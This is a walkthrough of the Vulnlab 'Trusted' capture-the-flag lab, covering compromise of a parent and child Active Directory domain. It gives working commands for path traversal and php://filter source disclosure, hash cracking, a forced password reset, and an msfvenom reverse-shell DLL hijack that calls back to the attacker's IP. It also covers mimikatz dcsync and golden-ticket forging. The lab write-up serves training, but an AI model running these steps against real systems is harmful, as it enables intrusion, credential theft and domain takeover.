Vulnlab Walkthrough Trusted
First Nmap Scan
Nmap scan report for 10.10.161.245
Host is up (0.14s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-26 18:55:30Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-07-26T18:55:47+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=trusteddc.trusted.vl
| Issuer: commonName=trusteddc.trusted.vl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-25T18:43:07
| Not valid after:  2026-01-24T18:43:07
| MD5:   7ce4:0155:2180:e1a3:3506:5894:ce43:c0a7
|_SHA-1: f2dc:9bcb:01b3:9254:90ee:f8a0:49b9:8999:3495:e624
| rdp-ntlm-info:
|   Target_Name: TRUSTED
|   NetBIOS_Domain_Name: TRUSTED
|   NetBIOS_Computer_Name: TRUSTEDDC
|   DNS_Domain_Name: trusted.vl
|   DNS_Computer_Name: trusteddc.trusted.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-07-26T18:55:38+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: TRUSTEDDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-07-26T18:55:39
|_  start_date: N/A
|_clock-skew: mean: 1s, deviation: 0s, median: 1s

NSE: Script Post-scanning.
Initiating NSE at 14:55
Completed NSE at 14:55, 0.00s elapsed
Initiating NSE at 14:55
Completed NSE at 14:55, 0.00s elapsed
Initiating NSE at 14:55
Completed NSE at 14:55, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.99 seconds
Second Nmap Scan
Nmap scan report for 10.10.161.246
Host is up (0.13s latency).
Not shown: 984 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/8.1.6)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 56F7C04657931F2D0B79371B2D6E9820
| http-title: Welcome to XAMPP
|_Requested resource was http://10.10.161.246/dashboard/
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-26 18:57:59Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
443/tcp  open  ssl/http      Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/8.1.6)
| http-title: Welcome to XAMPP
|_Requested resource was https://10.10.161.246/dashboard/
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4:4cc9:9e84:b26f:9e63:9f9e:d229:dee0
|_SHA-1: b023:8c54:7a90:5bfa:119c:4e8b:acca:eacf:3649:1ff6
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: trusted.vl0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3306/tcp open  mysql         MariaDB 5.5.5-10.4.24
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.4.24-MariaDB
|   Thread ID: 9
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, ODBCClient, SupportsCompression, InteractiveClient, FoundRows, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, LongColumnFlag, Speaks41ProtocolNew, ConnectWithDatabase, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: g!iq{8C(=:ICRT.&t9]G
|_  Auth Plugin Name: mysql_native_password
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=labdc.lab.trusted.vl
| Issuer: commonName=labdc.lab.trusted.vl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-25T18:43:08
| Not valid after:  2026-01-24T18:43:08
| MD5:   ba74:7b76:97ea:e50b:ed0c:c725:9a24:68ff
|_SHA-1: d2ff:9f3f:e276:40a4:4d00:05e6:c798:6ec1:f97b:c3f6
|_ssl-date: 2025-07-26T18:58:17+00:00; +2s from scanner time.
| rdp-ntlm-info:
|   Target_Name: LAB
|   NetBIOS_Domain_Name: LAB
|   NetBIOS_Computer_Name: LABDC
|   DNS_Domain_Name: lab.trusted.vl
|   DNS_Computer_Name: labdc.lab.trusted.vl
|   DNS_Tree_Name: trusted.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-07-26T18:58:07+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: LABDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-26T18:58:08
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 1s, deviation: 0s, median: 1s

NSE: Script Post-scanning.
Initiating NSE at 14:58
Completed NSE at 14:58, 0.00s elapsed
Initiating NSE at 14:58
Completed NSE at 14:58, 0.00s elapsed
Initiating NSE at 14:58
Completed NSE at 14:58, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.46 seconds

In the second nmap scan, we see that there is a http service running on port 80. When viewing this in Firefox, we are directed to a XAMPP dashboard.
Let’s scan for directories with gobuster.
gobuster dir -u http://10.10.161.246:80 -w /usr/share/wordlists/dirb/common.txt

We found the directory /dev. When viewing this in Firefox we are directed to a different web page.

At the bottom of this page, there is this interesting blurb.
Eric please take a look at this if you have the time. I tried to implement some PHP code and set up the database connection but it doesn’t seem to work. Could you fix it please?
This suggests that PHP code is running on the server and that it’s supposed to connect to a database.

Let’s scan the /dev path for other directories.
gobuster dir -u http://10.10.161.246/dev -w /usr/share/seclists/Discovery/Web-Content/common.txt -x php -k
Here, we found DB.php.
When viewing this in Firefox, we can see a Connected successfully message. I’m presuming we are connected to a database, but I didn’t see any other information here.

Going back to /dev on the web page, when we click on the contact tab we see a ?view= parameter in the URL.
http://10.10.161.246/dev/index.html?view=contact.html
This suggests that the web page is loading files based on whatever comes after view=. If we change what comes after the = we may be able to load other files, which would indicate a path traversal vulnerability.

http://10.10.161.246/dev/index.html?view=contact.html../../../../../../../../../../Windows/win.ini
Here, we can view the contents of win.ini.
Referring to the blurb we had found previously, let’s use the php://filter wrapper to exploit this path traversal further.
Normally PHP code is executed by the server. However, by using this wrapper we can read the raw PHP source code as base64-encoded text (see below).
http://10.10.161.246/dev/index.html?view=php://filter/convert.base64-encode/resource=C:\xampp\htdocs/dev/index.html

When decoding this, we aren’t able to find anything interesting. However, when we include /DB.php into the PHP filter, we are able to obtain a different base64 string, and different decoded information.
http://10.10.161.246/dev/index.html?view=php://filter/convert.base64-encode/resource=C:\xampp\htdocs\dev\DB.php

By decoding this using an online decoder, we can obtain login information to MySQL.

mysql -h 10.10.161.246 -u root -p --ssl=0

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 26
Server version: 10.4.24-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
Six databases are shown.
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| news               |
| performance_schema |
| phpmyadmin         |
| test               |
+--------------------+
In the news database, we find a user’s table which contains the password hash for three different users.

Using crack station we can crack Robert Smith’s password to obtain the plain text password. With this, we can enumerate for Domain Admins.
net rpc group members "Domain Admins" -U "rsmith%REDACTEd" -I 10.10.161.246

LAB\Administrator
LAB\cpowers
Here we see that cpowers is a Domain Admin. Let’s attempt to crack this user’s hash against rockyou.txt.
hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting
Unfortunately, this did not succeed.
Using Robert Smith’s credentials and bloodhound, we can collect more information about users, groups, and permissions within the active directory environment.

Here we can see that rsmith has ForceChangePassword privileges over ewalters. What this means is that rsmith can change ewalters password without knowing the original password.
We can use rpcclient, and then verify the password change with crackmapexec.
└─$ rpcclient -U rsmith%REDACTED 10.10.161.246

rpcclient $> setuserinfo2 ewalters 23 "NewPassword123!"

Using these credentials, we can authenticate over Evil-WinRM.
evil-winrm -i 10.10.255.37 -u rsmith -p NewPassword123!
In C:\AVTest we discover KasperskyRemovalTool.exe which is a virus removal tool.

We also discover readme.txtwhich has this interesting message:
Since none of the AV Tools we tried here in the lab satisfied our needs it’s time to clean them up. I asked Christine to run them a few times, just to be sure. Let’s just hope we don’t have to set this lab up again because of this.
What we can do from here is transfer KasperskyRemovalTool.exe to our host machine via smbserver.py.

Starting the smb server:
python3 smbserver.py smb share/ -smb2support
Copying the .exe file from the target to our host:
copy .\KasperskyRemovalTool.exe \\10.8.4.135\smb/KasperskyRemovalTool.exe

Here we see that the file has been transferred, and that it is a windows executable in PE32 format.

From here, we can transfer the file to a windows machine and analyze it further using Procmon.
Procmon allows us to observe which DLLs (Dynamic Link Libraries) the executable attempts to load during execution.
If Procmon shows a NAME NOT FOUND for a DLL, and the search path is writable, we can inject a malicious DLL with the same name in that location. The program will then load our DLL, allowing us to execute code, potentially with elevated privileges.
To do this we have to apply three filters:
- Filter events from KasperskyRemovalTool.exe
- Filter for .dll files
- Filter for
NAME NOT FOUND

The image above shows all three filters added. In the same tab, click on apply and ok. Next, run Kaspersky.exe and it will load events with the filters that we just applied.

Here we can see that KasperskyRemovalToolENU.dll is attempting to load but it is not found. This is where we will inject our malicious .dll, which we can create with msfvenom.
msfvenom -p windows/shell_reverse_tcp LHOST=10.8.4.135 LPORT=2222 -f dll > KasperskyRemovalToolENU.dll
After creating the file, we can upload it via Evil-WinRM in the same directory as KasperskyRemovalTool.exe.

After waiting a few minutes, we are able to obtain a connection as cpowers. (Recall that this user is apart of the administrators group).

Here, we are able to retrieve the flag for the first machine at C:\Users\Administrator\Desktop\.

Using ldapsearch we can enumerate the trust between both domains.
ldapsearch -LLL -x -H ldap://10.10.143.134 \
  -D 'ewalters@lab.trusted.vl' -w 'NewPassword123!' \
  -b 'CN=System,DC=lab,DC=trusted,DC=vl' \
  '(objectClass=trustedDomain)' \ PowerView, we can enumerate the trust between both domains.

Given that trustDirection: 3, we know that both domains trust each other. Since the domain lab.trusted.vl contains the full name of trusted.vl with an additional prefix (lab), we can infer that trusted.vl is the parent domain and lab.trusted.vl is the child.
Following this article, we can abuse this parent/child trust relationship by forging a golden ticket with the child’s krbtgt, and adding the parent Enterprise Admins SID. With this golden ticket, we can then obtain the parent’s krbtgt.
To do this, we will need three things:
- Domain SID for
lab.trusted.vl - Domain SID for
trusted.vl - krbtgt hash for
lab.tusted.vl
Obtaining the SID of the child and parent domain:
lsadump::trust /server:labdcc.lab.trusted.vl

Obtaining the child’s krbtgt hash (NTLM hash):
lsadump::dcsync /domain:lab.trusted.vl /all


Forging a golden ticket:
kerberos::golden /user:Administrator /domain:lab.trusted.vl /sid:S-1-5-21-2241985869-2159962460-1278545866 /krbtgt:c7a03c565c68c6fac5f8913fab576ebd /id:500 /sids:S-1-5-21-3576695518-347000760-3731839591-519 /ptt

Obtaining the parent’s administrator NTLM hash
lsadump::dcsync /domain:trusted.vl /dc:trusteddc.trusted.vl /all

From here, we can login in over Evil-WinRM. Unfortunately, we get access denied when attempting to view the root flag.


What we can do is change the administrator’s password, and then login over RDP to view the flag.

xfreerdp3 /v:10.10.160.165 /u:Administrator /p:Password123 /cert:ignore /sec:nla
Remediation
Implement a white list (allow list) for URL parameters.
Require all Active Directory accounts to use strong, unique passwords of at least 12 characters, including uppercase and lowercase letters, numbers, and special characters.